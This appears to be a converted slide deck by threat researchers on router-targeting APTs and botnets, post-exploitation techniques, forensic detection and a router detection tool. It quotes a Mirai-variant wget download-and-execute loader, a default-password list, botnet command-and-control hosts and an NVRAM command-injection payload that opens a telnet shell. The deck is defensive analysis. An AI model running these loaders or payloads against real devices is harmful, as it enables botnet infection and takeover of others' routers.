





- Researchers from TeamT5
- Core Developer of ThreatSonar for Linux, macOS, Windows
- We mainly focus on state of the art techniques of threat actors and how to effectively identify them

### Attack

- APT and Botnet Case Studies
- Post-Exploitation Techniques

# Outline

### Defense

- Identifying Threats
- SOHO Router Vendors Security Solution

### Tool

• LEAYA: an Embedded System Detection and Response

# APT and Botnet Case Studies




# BlackTech

- Use VPN & DDNS & Virutal Host as C2 server
- Use man-in-the-middle attack subnetwork endpoint






# Router Compromise




### APT

# Update Interception



# 4PT

# Payload Delivery






# Slingshot

- Compromised Mikrotik router
- Downloads and loads malicious DLLs when use Winbox connect to router



Winbox













# Fancy Bear & VPNFilter (APT28)

- VPNFilter use default Cert or 1day to exploit device
- Infecting 500k devices.
- Modules
  - htpx: Http Sniffer
  - o ndbr: SSH utility
  - o nm: arp/wireless scan
  - o netfilter: DoS utility
  - portforwarding
  - socks5proxy
  - o tcpvpn: reverse-tcp vpn










# VPNFilter Stage 1

- After exploited router
  - Comproising NVRAM to add itself to crontab in NVRAM
  - Stage 1 will autorun after router reboot





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# Botnet ...


## Mirai

- Worm Propagation
- Target: IoT Devices
- Use default username and password
- DDoS
- Open Source
  - Easy to create variants of Miria
    - miori
    - Omni
    - Satori
    - TheMoon

```
BOOL attack init(void)
    int i;
    add attack(ATK VEC UDP, (ATTACK FUNC)attack udp generic);
    add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
    add attack(ATK VEC DNS, (ATTACK FUNC)attack udp dns);
    add attack(ATK VEC UDP PLAIN, (ATTACK FUNC)attack udp plain);
    add attack(ATK VEC SYN, (ATTACK FUNC)attack tcp syn);
    add attack(ATK VEC ACK, (ATTACK FUNC)attack tcp ack);
    add attack(ATK VEC STOMP, (ATTACK FUNC)attack tcp stomp);
    add attack(ATK VEC GREIP, (ATTACK FUNC)attack gre ip);
    add attack(ATK VEC GREETH, (ATTACK FUNC)attack gre eth);
    //add attack(ATK VEC PROXY, (ATTACK FUNC)attack app proxy);
    add attack(ATK VEC HTTP, (ATTACK FUNC)attack app http);
    return TRUE;
```

https://github.com/jgamblin/Mirai-Source-Code

```
binarys = "mips mpsl arm arm5 arm6 arm7 sh4 ppc x86 arc"
server_ip = "$SERVER IP"
binname = "miori"
execname = "$EXECNAME"
for arch in $binarys
do
    cd /tmp
    wget http://$server_ip/$binname.$arch - 0 $execname
    chmod 777 $execname
    ./$execname Think.PHP
    rm -rf $execname
done
```



### Botnet

# LiquorBot


- Base on Mirai
- Worm Propagation
- 82 Default username / password
- Use 12 router exploits
  - o Weblogic, WordPress, Drupal
- XMR Miner

Idx	Meaning	Value
1	CnC host	ardp.hldns.ru
2	CnC port	7630
3	mining server host	bpsuck.hldns.ru
4	mining server port	3333
5	miner script path	/tmp/.lmr
6	miner config content	[see below]
7	miner config path	/tmp/config.json
8		Yayy./enc /tmp/config.json Lets do this
9	instance	127.0.0.1:42078
10		Nothing interesting here :(
11	resolver file	/etc/resolv.conf
12	resolver file content	# Generated by LiquorBot\nnameserver
		8.8.8.8\nnameserver 8.8.4.4\n
13		tcp
14	command1	download
15	command2	rget
16	command3	exec
17	command4	shutdown
18		/tmp/.ldrop
19		User-Agent
20	user agent content	Wget (liquor-linux)
21		GET
22	charset for username	ABCDEFGHIJKLMNOPQRSTUVWXYZ
23	erased file	/root/.bash_history
24	erased file	/home/woot/.bash_history
25		liquor
26	infection command	[see Fig. 5]

### Botnet

# Cereals

- Worm Propagation
- D-Link NVRs and NAS
- 1 Exploit: CVE-2014-2691
- Install Services
  - VPN (Tinc)
  - HTTP proxy (Polipo)
  - Socks proxy (Nylon)
  - SSH daemon (Dropbear)
  - new root / remote user
- Goal: Download Anime



Post-Exploitation Techniques

**Understanding Threats** 



### Common

**APT** 

### Botnet

- Persistence
- Weak password
- Hardcoded SSH
- Service(ssh, telnet, ddns, vpn client, ddns, proxy)

- DNS Hijacking
- Reverse Shell
- Reverse-TCP VPN
- Port Forwarding
- Sniffer
- DoS
- Compromised
   DLL

- Worm
- DDoS
- Coin Miner



### Control

- HTTP Proxy
- SOCKS
- Port Forwarding
- Reverse Shell
- Reverse-TCP VPN

### Network

- Weak password
- Hardcoded SSH
- SSH
- TELNET
- DDNS
- VPN
- Sniffer


### Intention

- Worm
- DDoS
- Coin Miner
- DNS Hijacking
- Fake Binary



# Conclusion of Attack

### Router Interface



# **Identify Threats**

# Forensic Evidences

- Process
  - Memory
  - Environment
- File
  - o /etc/shadow
  - Hardcoded password
  - Autoruns (crontab)
  - NVRAM
  - o logs
- Network

### Process Detection

# Artificial Operator (ENV)

- TMOUT=0
- ENV=/etc/profile
- TZ=GMT-8
- OLDPWD=/home

```
SSH CLIENT=192.168.7.199 50589 22
USER=admin
OLDPWD=/tmp/home/root
HOME=/root
SSH TTY=/dev/pts/0
PS1=\u@\h:\w\$
LOGNAME=admin
TERM=xterm-256color
PATH=/bin:/usr/bin:/sbin:/usr/sbin:/home/adm
in:/mmc/sbin:/mmc/usr/sbin:/mmc/usr
/bin:/opt/sbin:/opt/bin:/opt/usr/sbin:/opt/u
sr/bin
SHELL=/bin/sh
PWD=/tmp
SSH CONNECTION=192.168.7.199 50589
192.168.7.253
```

### Process Detection

# Suspicious Process

### parent process?

- sshd
  - dropbear (ssh)
- web serverice
  - o httpd
  - o lighttpd

### Unexpected Process ?

- SSH
- TELNET
- DDNS
- VPN

### File Detection

# Hardcoded key

- Telnet password
- Certifcate
- AES Key

```
openssl zlib -e %s | openssl
-е %s
openssl
-d %s %s | openssl zlib -d
-e %s %s
-d %s %s
-in %q
-k %a
-kfile /etc/secretkey
2EB38F7EC41D4B8E1422805BCD5F740BC3B95BE163
E39D67579EB344427F7836
360028C9064242F81074F4C127D299F6
-iv
crypt used openssl
enc file
```

### File Detection

## Weak Password

### check your self by dictionary attack

- /usr/share/wordlist
- /usr/share/wfuzz/wordlist
- /usr/share/golismero/wordlist
- /usr/share/dirb/wordlist

root	xc3511
root	vizxv
root	admin
admin	admin
root	888888
root	xmhdipc
root	default
root	juantech
root	123456
root	54321
support	support
root	(none)
admin	password
root	root
root	12345
user	user
admin	(none)
root	pass
admin	admin1234
root	1111
admin	smcadmin
admin	1111
root	666666



## Persistence

Attacker can re-package the firmware with several malware

- /etc/rc.d/
- /etc/init.d/malware
- crontab
- nvram

## NVRAM

### NVRAM / Flash

- /dev/nvram
- o /proc/mtd
- o /dev/mtd\*

mtd0: 0x00000000-0x00400000 : "ALL"

mtd1: 0x00000000-0x00030000 : "Bootloader"


mtd2: 0x00030000-0x00040000 : "Config"

mtd3: 0x00040000-0x00050000 : "Factory"

mtd4: 0x00050000-0x00360000 : "Kernel"

mtd5: 0x00360000-0x003b0000 : "DATA"

/proc/mtd



## Read NVRAM

```
url filter rule=rule 1,www.google.com
mac filter enable=1
mac filter max num=24
mac filter mode=deny
mac filter rule=
mac ipv6 filter enable=1
telnetEnabled=0
WscCusPBCEnable=1
WscCusPINEnable=0
CusChannel=0
factory mode=2
                  /dev/mtd2
```

**NVRAM** 

**Boot Loader** 

kernel

**Firmware** 

**File System** 

**MTD** Partition

# Payload in NVRAM

```
url filter rule=rule 1,www.google.com$(telnet
d -1 sh -p 1337 -b 0.0.0.0),
mac filter enable=1
mac filter max num=24
mac filter mode=deny
mac filter rule=
mac ipv6 filter enable=1
telnetEnabled=0
WscCusPBCEnable=1
WscCusPINEnable=0
CusChannel=0
factory mode=2
```

NVRAM

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## Othres

- Fake Binary
  - O Diff with firmware
  - File Modification Date
- logs
  - system logs /jffs/syslog.log


### Network Detection

# **DNS** Hijacking



dnsmasq resolve.conf


/etc/resolv.conf nameserver 192.168.7.1 nameserver 192.168.7.254



### Network Detection

## Sniffer

One of inode exist /proc/net/packet probably is Sniffer (SOCKS\_RAW)



### Network Detection

# Suspicious Network


- Iptables
- HTTP Proxy
- Port Forwarding
- Reverse shell
- Reverse VPN client

# SOHO Router Security Solution

## SOHO Router Security Solution

- ASUS: AiProtection Classic (PRO) By Trend Micro
- D-Link: D-Fend By McAfee
- TP-Link: HomeCare By Trend Micro
- NETGEAR: Armor By Bitdefender

# Check Security Configartion



```
/* PROTECTION EVENT */
{PROTECTION INTO MONITORMODE EVENT
                                            ,0 ,"Intrusion Alert"
{PROTECTION VULNERABILITY EVENT
                                            ,0 ,"Intrusion Prevention System Alert"
{PROTECTION CC EVENT
                                            ,0 ,"Infected Device Detected and Blocked"
{PROTECTION DOS EVENT
                                            .0 ."DoS Protection Alert"
{PROTECTION SAMBA GUEST ENABLE EVENT
                                            .0 ."Securtiv Risk - Samba"
                                            .0 ."Securtiv Risk - FTP "
{PROTECTION FTP GUEST ENABLE EVENT
{PROTECTION FIREWALL DISABLE EVENT
                                            ,0 ,"Securtiy Risk - Firewall Disable"
                                             ,0 ,"Malicious Site Access Blocked"
{PROTECTION MALICIOUS SITE EVENT
                                             ,0 ,"Security Event Notice - Web Cross-site Scripting!"
{PROTECTION WEB CROSS SITE EVENT
                                             ,0 ,"Security Event Notice - Microsoft IIS Vulnerability!"
                                                                                                            ,"" },
{PROTECTION IIS VULNERABILITY EVENT
{PROTECTION DNS AMPLIFICATION ATTACK EVENT
                                             ,0 ,"Security Event Notice - DNS Amplification Attack!"
                                             ,0 ,"Security Event Notice - Suspicious HTML Iframe tag!"
{PROTECTION SUSPICIOUS HTML TAG EVNET
                                                ,"Security Event Notice - Bitcoin Mining Activity!"
                                                                                                            <u>,</u>""},
{PROTECTION BITCOIN MINING ACTIVITY EVENT
{PROTECTION MALWARE RANSOM THREAT EVENT
                                             .0 ."Security Event Notice - Malware Ransomware Threat!"
                                                                                                            ,"" },
{PROTECTION MALWARE MIRAI THREAT EVENT
                                             ,0 ,"Security Event Notice - Malware Mirai Threat!"
                                                                                                           ,"" },
```

### ASUS: AiProtection Classic (PRO) By Trend Micro

```
if ( v43 & 2 ) {
    v6 = (int)&v91;
    snprintf(
           (char *)&v91,
           0x3BFu,
             "SELECT timestamp, type, src, dst FROM monitor WHERE type=3 AND (timestamp >
%ld AND timestamp < %ld) ORDER"</pre>
             " BY timestamp DESC",
             (char *)v12 - 130,
             v12);
    printf("sql = \"%s\"\n", &v91);
    sub_1750C(v71, &v91, "/jffs/.sys/AiProtectionMonitor/AiProtectionMonitorVPevent.txt");
```

ASUS: AiProtection Classic (PRO) By Trend Micro

# After pentest nothing alert?



# SOHO Router Security Solution

- Limited vender, limited model
- Protect client device rather than router devices.
- Network-based Detection, does not provide protection against ...
  - pentesting
  - o evil payload
  - disable protection

## Improvement Router Security Mechanism

- Package signing
- Package encrypted
- GCC Protection (SSP)
- Separate users for processes
- Procd jail

# SOHO Router Security Solution

- Limited vender, limited model
- Protect client device
- Network-based Detection

# SOHO Router Security Solution

- ullet Limited vender, limited model o Cross-Branding & Cross-Platform
- Protect client device → Protect router itself
- Network-based Detection → Behavior-based Detection




- Cross-Branding
  - o ASUS / ROG / Synology / D-Link / TP-Link / TOTOLINK / ...
- Cross-Platform
  - o i386 / amd64 / arm / arm64 / mips32 / mips64
- Support Open Source IoC
- Support MITRE ATT&CK



- Focus on the Embedded System itself
  - o Router, NAS, IPCam, RPi
- Behavior-based Detection: Scans Process / File / Network / NVRAM
- Automaticity identifying the APT & Botnet Threats



## LEAYA Architecture



## LEAYA Features

- IoC auto-update
- Easy Setup & Update Agent
- LEAYA + Raspberry pi





## **LEAYA Detections**

- Process
- File
- Network
- NVRAM








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
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


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
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
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
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### **TOTOLINK**

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Ppid 10496

Cmd Line


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
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


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
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


